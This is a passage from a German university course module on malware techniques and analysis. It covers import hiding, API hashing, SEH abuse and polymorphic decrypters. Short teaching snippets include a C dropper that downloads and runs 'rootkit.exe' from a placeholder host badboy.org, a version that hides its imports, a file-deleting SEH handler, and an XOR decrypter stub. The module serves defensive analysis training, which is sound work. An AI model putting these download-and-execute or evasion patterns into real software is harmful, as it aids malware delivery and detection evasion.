
FRIEDRICH-ALEXANDER
UNIVERSITÄT
ERLANGEN-NÜRNBERG

Open C3S
Open Competence Center for Cyber Security



Zertifikatsprogramm

Malware-Techniken und Malware-Analyse [MM-108]

Autoren:
Dr. rer. nat. Werner Massonne
Prof. Dr.-Ing. Felix C. Freiling

Friedrich-Alexander-Universität Erlangen-Nürnberg

MM-108

Malware-Techniken und Malware-Analyse

Autoren:

Dr. rer. nat. Werner Massonne

Prof. Dr.-Ing. Felix C. Freiling

---

1. Auflage

Friedrich-Alexander-Universität Erlangen-Nürnberg

GEFÖRDERT VOM
Bundesministerium
für Bildung
und Forschung

Friedrich-Alexander-Universität Erlangen-Nürnberg
Department Informatik
Martensstr. 3
91058 Erlangen

1. Auflage (13. Dezember 2016)

Um die Lesbarkeit zu vereinfachen, wird auf die zusätzliche Formulierung der weiblichen Form bei Personenbezeichnungen verzichtet. Wir weisen deshalb darauf hin, dass die Verwendung der männlichen Form explizit als geschlechtsunabhängig verstanden werden soll.

Das diesem Bericht zugrundeliegende Vorhaben wurde mit Mitteln des Bundesministeriums für Bildung, und Forschung unter dem Förderkennzeichen 16OH12022 gefördert. Die Verantwortung für den Inhalt dieser Veröffentlichung liegt beim Autor.

Inhaltsverzeichnis

Einleitung **4**
I. Abkürzungen der Randsymbole und Farbkodierungen 4
II. Zu den Autoren 5
III. Lehrziele 6

Malware-Techniken und Malware-Analyse **7**
1 Lernergebnisse 7
2 Einführung 7
3 Obfuscation 7
3.1 Import Hiding 9
3.2 Hashing 11
3.3 Structured Exception Handling 12
4 Verhinderung von Disassemblierung 13
4.1 Polymorphie, Metamorphie 13
4.2 Selbstmodifizierender Code 15
4.3 Unaligned Branches 15
4.4 Kontrollfluss-Obfuscation 16
5 Malware-Techniken 17
5.1 Virtuelle Maschinen 18
5.2 Packer 20
5.3 Anti-Unpacking 24
Anti-Dumping 25
VM-Obfuskatoren und Anti-Emulation 26
Anti-Debugging 26
5.4 Erkennen Virtueller Maschinen 28
5.5 Malware Launching 29
5.6 Persistenz-Mechanismen 31
6 Analyse realer Malware 32
6.1 Automatische Malware-Analysetools 32
6.2 Fallbeispiele 32
Beispiel 1 33
Beispiel 2 36
Beispiel 3 39
7 Zusammenfassung 43
8 Übungen 44

Stichwörter **49**

Verzeichnisse **51**
I. Abbildungen 51
II. Exkurse 51
III. Literatur 51


Einleitung

I. Abkürzungen der Randsymbole und Farbkodierungen

Exkurs	E
Quelltext	Q
Übung	Ü

II. Zu den Autoren

Felix Freiling ist seit Dezember 2010 Inhaber des Lehrstuhls für IT-Sicherheitsinfrastrukturen an der Friedrich-Alexander-Universität Erlangen-Nürnberg. Zuvor war er bereits als Professor für Informatik an der RWTH Aachen (2003-2005) und der Universität Mannheim (2005-2010) tätig. Schwerpunkte seiner Arbeitsgruppe in Forschung und Lehre sind offensive Methoden der IT-Sicherheit, technische Aspekte der Cyberkriminalität sowie digitale Forensik. In den Verfahren zur Online-Durchsuchung und zur Vorratsdatenspeicherung vor dem Bundesverfassungsgericht diente Felix Freiling als sachverständige Auskunftsperson.



Werner Massonne erwarb sein Diplom in Informatik an der Universität des Saarlandes in Saarbrücken. Er promovierte anschließend im Bereich Rechnerarchitektur mit dem Thema „Leistung und Güte von Datenflussrechnern“. Nach einem längeren Abstecher in die freie Wirtschaft arbeitet er inzwischen als Postdoktorand bei Professor Freiling an der Friedrich-Alexander-Universität.

III. Lehrziele

Ein regelmäßiger Untersuchungsgegenstand in der digitalen Forensik ist unbekannte Software, deren Funktionsweise analysiert werden soll. In der Praxis hat man es dabei oft mit Software zu tun, deren Quellcode nicht verfügbar ist, die also nur in Binärform vorliegt.

Maschinenprogramme sind naturgemäß prozessor- und betriebssystemabhängig. Wir betrachten in diesem Mikromodul ausschließlich die 32-Bit-Intel-Architektur IA-32 der x86-Prozessorfamilie und das Betriebssystem Microsoft Windows. Diese Kombination beherrscht bis heute die Welt der Arbeitsplatzrechner. Demzufolge existiert eine immense Fülle von Programmen dafür. Insbesondere ist der Großteil der heute im Umlauf befindlichen Schad-Software für IA-32 und Windows ausgelegt.

Ein Haupteinsatzgebiet der Binärcodeanalyse ist die Analyse von Malware. Dabei tritt die konzeptuelle Analyse auf einem höheren Abstraktionslevel in den Vordergrund. Konzepte, Absichten und Methoden von Malware bzw. der Malware-Autoren müssen dazu bekannt sein. Malware birgt immer eine Kernfunktionalität, aber auch diverse Methoden, um die Analyse ihres eigentlichen Zwecks zu verhindern. Mit beiden Aspekten muss sich der Reverse Engineer bei der Analyse von Malware auseinandersetzen.

In diesem Mikromudul werden die Charakteristika und Besonderheiten von Malware gezeigt und die Schutzmaßnahmen, die Malware benutzt, um sich gegen ihre Analyse zu schützen. Zum Schluss wird real existierende Malware mit Hilfe gängiger Tools (IDA und OllyDbg) exemplarisch analysiert.

Malware-Techniken und Malware-Analyse

1 Lernergebnisse

Sie können die grundsätzlichen Merkmale, Eigenschaften und Ausprägungen von Malware benennen und sind in der Lage, diese zu klassifizieren. Sie können verschiedene Methoden benennen und erkennen, die ein Malware-Autor benutzen kann, um die Funktionalität einer Malware zu verschleiern und um Malware auf einem Windows-Rechner zu etablieren.

Sie schaffen eine geeignete Analyseumgebung für Malware und können diese darin im Detail untersuchen. Sie können verschiedenste Methoden, die Ihre Analysearbeit behindern, erläutern und einordnen; Sie haben grundlegende Kenntnisse über die Techniken zur Überwindung der dadurch aufgebauten Hürden. Sie sind schließlich in der Lage, einfache, aber reale Malware zu analysieren.

2 Einführung

Malware dient dem Zweck, Schaden im weitesten Sinne anzurichten, bspw. durch Sabotage oder Spionage und sehr oft mit dem Hintergedanken, dem Malware-Autor einen finanziellen Gewinn zu ermöglichen. Aus dieser Motivation lassen sich direkt zwei wesentliche bzw. wünschenswerte Programmeigenschaften von Malware aus der Sicht des Malware-Autors ableiten:

1. **Tarnung**: Die Malware soll möglichst nicht durch automatische Antiviren-Software, Intrusion-Detection-Systeme o.ä. als solche erkennbar sein.
2. **Obfuscation**: Durch Verstecken der Programmlogik und Verhinderung von Debugging und Disassemblierung soll eine Programmanalyse verhindert oder zumindest möglichst stark behindert werden.

Die typischen und üblichen Tricks bösartiger Software zum Erreichen dieser Ziele werden in diesem Mikromodul vorgestellt:

- Obfuscation gegen Reverse Engineering.
- Verhinderung der Disassemblierung.
- Verhinderung einer automatisierten Erkennung.
- Erkennung und Behinderung von Analyseumgebungen.

Im Anschluss daran werden einige Beispiele echter Malware vorgestellt und analysiert.

3 Obfuscation

Optimierungsverfahren erschweren die Dekompilierung und damit die Analyse von Programmen. Die Optimierung hat zum Ziel, die Ausführung eines Programms effizienter zu machen, d. h. zu beschleunigen. Wenn die Absicht im Vordergrund steht, ein Programm unverständlicher zu machen, spricht man von Verschleierungstechnik oder *Obfuscation*.

Obfuscation als Software-Schutztechniken

Obfuscation gehört zu den Software-Schutztechniken und dient der Verschleierung des ursprünglichen Quellcodes, der durch Binärcodeanalyse gewonnen werden soll. Dabei ist es wichtig, dass Obfuscation zum einen das ursprüngliche Programmverhalten erhält und zum anderen dabei effizient bleibt, d. h. die zusätzliche Komplexität der Verschleierung ergibt keinen merklichen Laufzeitverlust. Die

resultierende Laufzeit sollte vergleichbar mit der des ursprünglichen Programms sein. Ziel von Obfuscation ist es vor allem, den Kontrollfluss so zu verkomplizieren, dass dessen eigentliche Funktionalität nicht mehr erkennbar ist.

Obfuscation wird keineswegs nur für illegale Zwecke eingesetzt. Durch Obfuscation kann Code vor unerlaubtem (Lese-)Zugriff geschützt werden. Beispiele für legale und praktische Anwendungen dieser Art sind:

- Legitime Software gegen Cracker schützen (Kopierschutz und Lizenzierung).
- Geistiges Eigentum vor der Konkurrenz schützen.
- DRM (*digital rights management*) gegen Kunden durchsetzen.
- Virtuelle Maschinen und Software in einer Cloud schützen.
- Schutz eines Betriebssystems gegen Viren bzw. vorhergehende Codeanalyse des Angreifers.


Obfuscation als Anti-Forensik-Technik

Obfuscation wird des Weiteren als Anti-Forensik-Technik eingesetzt, um bspw. nicht nachweisbare Code-Plagiate zu erstellen, Wasserzeichen zu entfernen, die Zuordnung von Malware zum Autor zu erschweren oder sich vor Antiviren-Software zu verstecken. Dabei wird angenommen, dass sich das Programm unter der vollen Kontrolle des Rechners befindet, auf dem es läuft. Der Administrator, Antiviren-Software oder Analysten können also bspw. auf den kompletten Code des Programms zugreifen oder die aktuell verwendeten Daten verändern.

Wir beschäftigen uns in diesem Mikromodul überwiegend mit der Analyse von Malware durch Reverse Engineering, also mit der Gewinnung von Informationen über deren Verhalten durch statische und dynamische Programmanalysen. Um eine erfolgreiche Analyse durchführen zu können, ist es erforderlich, sich mit den Methoden der Gegner, also der Malware-Autoren, vertraut zu machen.

Obfuscation mit dem Ziel, die statische Analyse zu behindern, ist schon mit einfachen Mitteln gut umsetzbar.[1] Solche Obfuscation findet oftmals mittels eigener Programme statt, da die Verschleierung „per Hand“ fehleranfällig und aufwendig ist. Diese Obfuskatoren ähneln Compilern, nur dass sie möglichst unleserlichen Code produzieren. Die Vorgehensweise solcher Tools ist in Abbildung 1 dargestellt. Stellen im Code, die als wichtig markiert wurden (*precious code*), werden über mehrere Iterationen analysiert und mittels vorgegebener Codetransformationen umgewandelt. Zum Schluss entsteht aus dem Programm P das obfuskierte Programm P'.

Abb. 1: Obfuskator



[1] „Gute“ Beispiele für Codeverschleierungen sind sehr einfach zu finden, da auf diesem Gebiet sogar Wettbewerbe (z. B. Obfuscated C Contest und Obfuscated Perl Contest) stattfinden.

Schwieriger ist die Behinderung der dynamischen Analyse. Nichtsdestotrotz existieren viele Techniken, die die dynamische Analyse durch Obfuscation erschweren.

Im Folgenden werden einige Obfuscation-Verfahren vorgestellt. Diese lassen sich grob in drei Gruppen aufteilen:

1. Allgemeine Methoden, die weitgehend unabhängig vom konkreten Zielsystem sind. Diese Methoden werden in diesem Mikromodul nicht behandelt. Dazu sei beispielsweise an Mikromodul MM-107 verwiesen.
2. Betriebssystemabhängige Methoden (*Import Hiding*, *Hashing* und *SEH*) (Abs. 3.1 bis 3.3).
3. Verfahren zur Behinderung der Disassemblierung. In dieser Gruppe sind die raffiniertesten Methoden zu finden, die speziell bei der Entwicklung von Malware verwendet werden. Diese werden in Abschnitt 4 besprochen.

3.1 Import Hiding

Verwendet ein Programm Bibliotheken, so sagen die daraus verwendeten Funktionen viel über das Programm selbst aus. Bei der Analyse von Malware sind dabei Funktionen für Dateizugriffe, zur Erstellung neuer Prozesse und zum Aufbau von Netzwerkverbindungen von besonderem Interesse. Die Aufrufe von importierten API-Funktionen sind meist gute Anfangspunkte für das Setzen von Breakpoints bei der dynamischen Analyse.

Beispiel 1

Lädt ein Programm Dateien aus dem Internet und führt sie aus, so wird letztendlich die API-Funktion *urlmon.DownloadToFileA* aufgerufen werden. Der Aufruf ist eine geeignete Stelle zum Setzen eines Breakpoint, denn vermutlich wird nach dem Aufruf etwas Wichtiges passieren.

B

Die Import Address Table (IAT) beinhaltet alle importierten Funktionen eines Programms, weswegen auch viele Heuristiken von Antiviren-Software auf der Analyse der IAT beruhen. Beispiele für verräterische API Funktionen sind:

- *kernel32.WriteProcessMemory* und
- *kernel32.CreateRemoteThread* für die Injizierung von Schadcode
- *urlmon.DownloadToFile* zum Nachladen von Malware

Wenn keine besonderen Vorkehrungen von Seiten des Programmierers getroffen werden, ist die IAT leicht zu erkennen und auszuwerten. Abb. 2 zeigt ein disassembliertes Programmfragment - analysiert von IDA - ohne Import-Informationen, also ohne Benennung der API-Funktionen. Abb. 3 zeigt dasselbe Programm nach einer Namensauflösung.

„Gut“ gemachte Malware wird versuchen, ihre Importe zu verstecken, sodass keine einfache Namensauflösung verräterische Spuren hinterlässt, und der Analyst nur noch ein nichtssagendes Listing wie in Abb. 2 erhält. Nehmen wir dazu ein kleines Programmbeispiel, das offensichtlich Unheil verkündet:

Abb. 2: IAT ohne aufgelöste Importinformationen

```
push    400h
push    0
push    0
lea     eax, [esp+28h+var_1C]
push    eax
call    ds:dword_4080F0
lea     ecx, [esp+1Ch+var_1C]
push    ecx
call    ds:dword_4080F4
lea     edx, [esp+1Ch+var_1C]
push    edx
call    ds:dword_4080F8
```

Q

Quelltext 1

```
1 void main() {
2   URLDownloadToFile(0, "http:/ /badboy.org/rootkit.exe", "C:\
        rootkit.exe", 0, 0);
3   ShellExecute(0, "open", "c:/rootkit.exe", 0, 0 ,0);
4 }
```

Abb. 3: IAT mit aufgelösten Importinformationen

```
push    400h            ; wMsgFilterMax
push    0               ; wMsgFilterMin
push    0               ; hWnd
lea     eax, [esp+28h+msg]
push    eax             ; lpMsg
call    ds:__imp__GetMessageA@16 ; GetMessageA(x,x,x,x)
lea     ecx, [esp+1Ch+msg]
push    ecx             ; lpMsg
call    ds:__imp__TranslateMessage@4 ; TranslateMessage(x)
lea     edx, [esp+1Ch+msg]
push    edx             ; lpMsg
call    ds:__imp__DispatchMessageA@4 ; DispatchMessageA(x)
```

Das Programm lädt eine Datei aus dem Internet und führt sie anschließend aus. Die beiden verwendeten DLLs (*urlmon* und *shell32*) und die daraus verwendeten Funktionen sind in der IAT sichtbar, wie dies in Abb. 4 zu sehen ist.

Abb. 4: Sichtbare Imports

[ImportTable]

DllName	OriginalFirstThunk	TimeDateStamp	ForwarderChain	Name	FirstThunk
urlmon.dll	0000978C	00000000	00000000	000097AA	000080F0
SHELL32.dll	00009784	00000000	00000000	000097C6	000080E8
KERNEL32.dll	0000969C	00000000	00000000	00009BF2	00008000

ThunkRVA	ThunkOffset	ThunkValue	Hint	ApiName
0000978C	00007D8C	00009794	0065	URLDownloadToFileA

Number Of Thunks: 1h / 1d (OriginalFirstThunk chain) ☐ View always FirstThunk

Um die Imports zu verstecken, können Bibliotheken dynamisch nachgeladen und die Adressen der verwendeten Funktionen dynamisch ermittelt werden. Dazu werden die Funktionen *LoadLibrary* und *GetProcAddress* aus der DLL *kernel32* verwendet. Abb. 5 zeigt das abgewandelte Programm; auf die Details soll hier allerdings nicht eingegangen werden.

```
void main() {
    typedef HRESULT (*_URLDownloadToFileA)
        (LPUNKNOWN pCaller, LPCTSTR szURL, LPCTSTR szFileName, DWORD dwReserved, LPBINDSTATUSCALLBACK lpfnCB);
    typedef HINSTANCE (*_ShellExecuteA)
        (HWND hwnd, LPCTSTR lpOperation, LPCTSTR lpFile, LPCTSTR lpParameters, LPCTSTR lpDirectory, INT nShowCmd);

    _URLDownloadToFileA URLDownloadToFileA =
        (_URLDownloadToFileA) GetProcAddress(LoadLibrary("urlmon.dll"), "URLDownloadToFileA");
    URLDownloadToFileA(0, "http://badboy.org/rootkit.exe", "C:\rootkit.exe", 0, 0);

    _ShellExecuteA ShellExecuteA =
        (_ShellExecuteA)GetProcAddress(LoadLibrary("shell32.dll"), "ShellExecuteA");
    ShellExecuteA(0, "open", "c:/rootkit.exe", 0, 0, 0);
}
```

Abb. 5: Versteckten von Imports

Abb. 6 zeigt die veränderte IAT; die beiden verräterischen DLLs und die verräterischen Funktionen sind verschwunden. Allerdings tauchen jetzt *LoadLibrary* und *GetProcAddress* aus *kernel32.dll* auf, wenn auch in einer Vielzahl anderer Funktionen versteckt. *GetProcAddress* könnte zwar durch manuelle Routinen, die die Exporte einer DLL durchsuchen, ersetzt werden, *LoadLibrary* jedoch nicht.




Abb. 6: Unsichtbare Imports

3.2 Hashing

Statt die Strings der importierten Funktionen zu benutzen, kann mit sogenannten Hashwerten gearbeitet werden. Dabei enthält der Programmcode die Strings nicht mehr im Klartext, sondern nur noch den Hashwert der Strings. Der verwendete Hash-Algorithmus kann relativ simpel sein, bspw. können die ASCII-Werte des Funktionsnamens addiert und das Ergebnis mit ein paar Bit-Rotationen verdreht werden. Dies reicht aus, um Hash-Kollisionen zu vermeiden. Zur Laufzeit wird der Hash-Wert einer aufzurufenden Funktion mit den Hash-Werten der Funktionsnamen aus einer benötigten DLL verglichen. Bei Gleichheit ist die Zielfunktion gefunden und ihre Einstiegsadresse kann bestimmt werden. Durch Anwendung dieses Verfahrens ist i. Allg. erst zur Laufzeit erkennbar, welche Funktionen importiert werden.

Wir betrachten als Beispiel einer Umsetzung dieses Verfahrens eine eigene Funktion `GetProcByHash`. Diese erhält als Argumente die Basisadresse einer DLL – die eventuell noch nachgeladen werden muss – und den 32-Bit-Hash-Wert einer gesuchten Funktion. `GetProcByHash` durchsucht die ENT (Export Name Table) der DLL und liefert die Startadresse der gesuchten Funktion.

Quelltext 2

```
1 dword GetProcByHash(HINSTANCE hDLL, dword dwHash) {
2   // traversiere die ENT und suche
3   // Funktion mit vorgegebenem Hash-Wert
4 }
```

Q

Es sei angenommen, dass `0x826F281A` der Hash-Wert der gesuchten Funktion *URLDownloadToFileA*, also des Strings "URLDownloadToFileA" ist, dann könnte ein Aufruf wie folgt aussehen:

Q

Quelltext 3

```
1  Start = GetProcByHash(LoadLibrary("urlmon.dll"),0x826F281A);
```

Nach demselben Verfahren kann nun noch der Zugriff auf *LoadLibrary* in *kernel32.dll* verborgen werden, wobei zu beachten ist, dass *kernel32.dll* in von Compilern erzeugten Programmen meist ohnehin importiert wird. Die Auflösung der Funktionsaufrufe ist dann i. Allg. nur noch durch eine dynamische Analyse möglich.

3.3 Structured Exception Handling

Der Mechanismus des Structured Exception Handling (SEH) kann benutzt werden, um den Kontrollfluss eines Programms zu verschleiern. Hierzu wird ein Code Block mit einem eigenen Handler ausgestattet. Dann wird bei der Ausführung des Code Block absichtlich eine Exception ausgelöst. Der Kontrollfluss geht also an den Handler weiter, was die Programmanalyse erschwert. Dieses Verfahren kann auch dazu verwendet werden, um Debugger zu erkennen (s. Abs. 5.3), da Debugger das Programmverhalten bei Exceptions beeinflussen können.

SEH ist über eine verkettete Liste von Exception Registration Records implementiert. Ein Eintrag im TEB zeigt auf den Kopf der Liste und ist über `fs:[0]` adressierbar. Betrachten Sie das Beispiel in Abb. 7.

Abb. 7: Shellcode zur Manipulation des SEH

```
.text:00401034 loc_401034:                          ; DATA XREF: .text:00401043↓o
.text:00401034                 push    [ebp+lpFileName] ; lpFileName
.text:00401037                 call    near ptr DeleteFileA
.text:0040103C                 retn
.text:0040103C  main           endp ; sp-analysis failed
.text:0040103C
.text:0040103D ; ---------------------------------------------------------------
.text:0040103D                 mov     eax, large fs:0
.text:00401043                 push    offset loc_401034
.text:00401048                 push    eax
.text:00401049                 mov     large fs:0, esp
.text:00401050                 xor     eax, eax
.text:00401052                 div     eax
.text:00401054                 retn
```

Shellcode

Es handelt sich um sogenannten Shellcode. Gemeint ist damit ein kleines Programm, das auf dem Stack abgelegt und dort zur Ausführung gebracht wird. Dass dies überhaupt möglich ist, basiert meist auf Sicherheitslücken d. h. Programmierfehlern, die zu einem Buffer Overflow im Stack führen können und auf den Eigenheiten der Von-Neumann-Architektur, die im Prinzip nicht zwischen Daten und Programmen unterscheidet.[2]

Der obere Teil ist der einzuschleusende Exception Handler, der hier eine Datei zu löschen gedenkt. Im unteren Teil wird ein neuer Exception Registration Record auf dem Stack installiert. Dazu wird der Zeiger auf den bisher ersten Record in der Liste ausgelesen (`mov eax,large fs:0`) und zusammen mit einem Zeiger auf den einzuschleusenden Record auf den Stack gelegt. Danach wird ein Verweis auf den Stack im TEB gespeichert (`mov large fs:0,esp`). Schließlich wird eine Division durch Null erzwungen, was zum Aufruf des gerade installierten Exception Handler führt.

[2] Moderne Sicherheitsmaßnahmen verhindern die Ausführung von Code auf dem Stack.

4 Verhinderung von Disassemblierung

In diesem Abschnitt werden Verschleierungsmethoden vorgestellt, die speziell zur Verhinderung einer Disassemblierung verwendet werden. Ziel dabei ist es, sowohl den Analysten als auch Analyse-Tools zu verwirren. Bei Anwendung dieser Methoden ist es meist nur noch möglich, das wahre Verhalten eines Programms durch eine dynamische Analyse zu ergründen.

4.1 Polymorphie, Metamorphie

Malware liegt häufig in gepackter Form. Das eigentliche Programm (*Payload*) ist dabei gepackt und wird erst zur Laufzeit von einem vorgeschalteten *Decrypter*, auch *Entpacker-Stub* genannt, entpackt. „Gepackt“ meint hierbei allgemein eine Form des Programmcodes, die nicht direkt disassembliert werden kann, im weitesten Sinne also eine Verschlüsselung. Die statische Analyse solcher Malware ist offenkundig schwierig.

Polymorphie

Man spricht von *Polymorphie* bzw. polymorpher Software, wenn ein Programm bei jeder Replikation geändert wird, also eine andere „äußere Form“ erhält. Dies macht die Wiedererkennung des Programms für Antiviren-Software schwieriger, da sich nach der Replikation die statische Signatur ändert. Bei polymorpher Malware bleibt typischerweise der Decrypter unverändert, während sich der Schlüssel für das Entpacken der Payload ändert. Durch die Umverschlüsselung der Payload ändert sich der Binärcode des Gesamtprogramms wesentlich. Abb. 8 zeigt das Verfahren.




Abb. 8: Polymorphie [Holz, 2012]

Ein ganz einfacher Decrypter könnte bspw. wie folgt implementiert sein:

Q

Quelltext 4

```
1 0x100: mov ebx, size
2 0x103: mov edi, start_addr
3 0x106: xor cs:[edi], 97
4 0x10a: inc edi
5 0x10b: dec ebx
6 0x10c: jnz 0x106
7 0x10e: jmp code_start
```

Der Payload steht im Codesegment ab Adresse `start_addr` und hat die Länge `size`. Als Schlüssel dient der Wert `97`, mit dem der Payload per `xor` entschlüsselt wird. Schließlich erfolgt der Sprung in den entschlüsselten Payload.

Replikationen polymorpher Malware nach diesem Schema sind schnell und automatisiert generierbar. Andererseits bleibt zumindest ein Programmteil konstant,

der Decrypter. Dadurch sind automatische Virenscanner nicht chancenlos, polymorphe Malware dennoch zu erkennen.

Metamorphie & Code Reordering

Man spricht von *Metamorphie*, wenn das komplette Programm inklusive Decrypter bei jeder Neuverbreitung transformiert wird. Dazu können Methoden der Junk Code Insertion oder Verfahren, die im Maschinencode des Decrypter Prozessorregister austauschen oder die Reihenfolge unabhängiger Instruktionen ändern, verwendet werden. Letzteres wird auch *Code Reordering* genannt. Die Generierung metamorpher Software ist schwieriger als die polymorpher Software, kann aber teilweise auch automatisiert ablaufen.

Verschlüsselungsverfahren, also die Anwendung kryptografischer Methoden, stellen eine große Herausforderung an den Reverse Engineer dar. Der Schlüssel muss dem Programm zwar in irgendeiner Form mitgegeben werden, da dieses zur Laufzeit schließlich unverschlüsselt zur Verfügung stehen muss, allerdings muss der Schlüssel erst einmal gefunden werden. Bei einer dynamischen Analyse verschlüsselter Malware nimmt diese zwar die Entschlüsselung selbst vor, gefährdet aber potentiell den Untersuchungsrechner. Zudem kann die dynamische Analyse durch geeignete Gegenmaßnahmen behindert bzw. sogar verhindert werden (Näheres dazu in Abs. 5.3).

E

Exkurs 1: **Verschlüsselungsverfahren bei Malware**

Verschlüsselungsverfahren werden bei Malware sowohl für Code als auch für Daten eingesetzt. Neben der Tatsache, dass der Schlüssel in der Malware enthalten sein muss, gilt meistens die Randbedingung, dass der Aufwand zur Entschlüsselung begrenzt sein soll. Mit Aufwand ist hier in erster Linie die Codemenge gemeint, die eine Malware zur Entschlüsselung benötigt.

Die verwendeten Verschlüsselungsverfahren lassen sich in drei Klassen einteilen:

1. Einfache Standardverfahren, die einen geringen Entschlüsselungsaufwand erfordern. Beispiele hierfür sind:
   - Caesar-Verschlüsselung: Hierbei werden Zeichen nach einem starr vorgegebenen Schema durch andere Zeichen desselben Alphabets ersetzt, also zum Beispiel durch einen konstanten Shift. Allgemein spricht man von monoalphabetischer Substitution.
   - xor-Verschlüsselung: Die Zeichen werden durch Anwendung einer *xor*-Verknüpfung mit einem Schlüssel umgewandelt. Wegen der Umkehrbarkeit der *xor*-Verknüpfung ist die Entschlüsselung hierbei besonders einfach.
   - Base64-Verschlüsselung: Jeweils 3 Byte (24 Bit) werden durch 4 Zeichen eines 6-Bit-Alphabets ersetzt. Das Alphabet umfasst also $2^6 = 64$ unterschiedliche Zeichen.
2. Standard-Verschlüsselungsverfahren wie z. B. SSL. Der Aufwand der Entschlüsselung ist hier relativ hoch, und es werden dazu meist fertige Bibliotheken verwendet. Der Aufruf der Bibliotheksfunktionen ist dann ein guter Ansatz zur Analyse.
3. Nicht-Standardverfahren des Malware-Autors. Dies sind Verfahren, die relativ wenig Aufwand zur Entschlüsselung erfordern, aber nicht zu der Gruppe der einfachen, also allgemein bekannten, Verfahren

gehören. Oftmals werden auch mehrere einfache Standardverfahren kombiniert.

Die Verfahren der ersten beiden Gruppen sind oft entweder händisch oder durch Tools statisch analysierbar, sofern der Schlüssel gefunden wird. Die Verfahren der dritten Gruppe erfordern den meisten Aufwand, weil Tools hier in der Regel nicht weiterhelfen.

4.2 Selbstmodifizierender Code

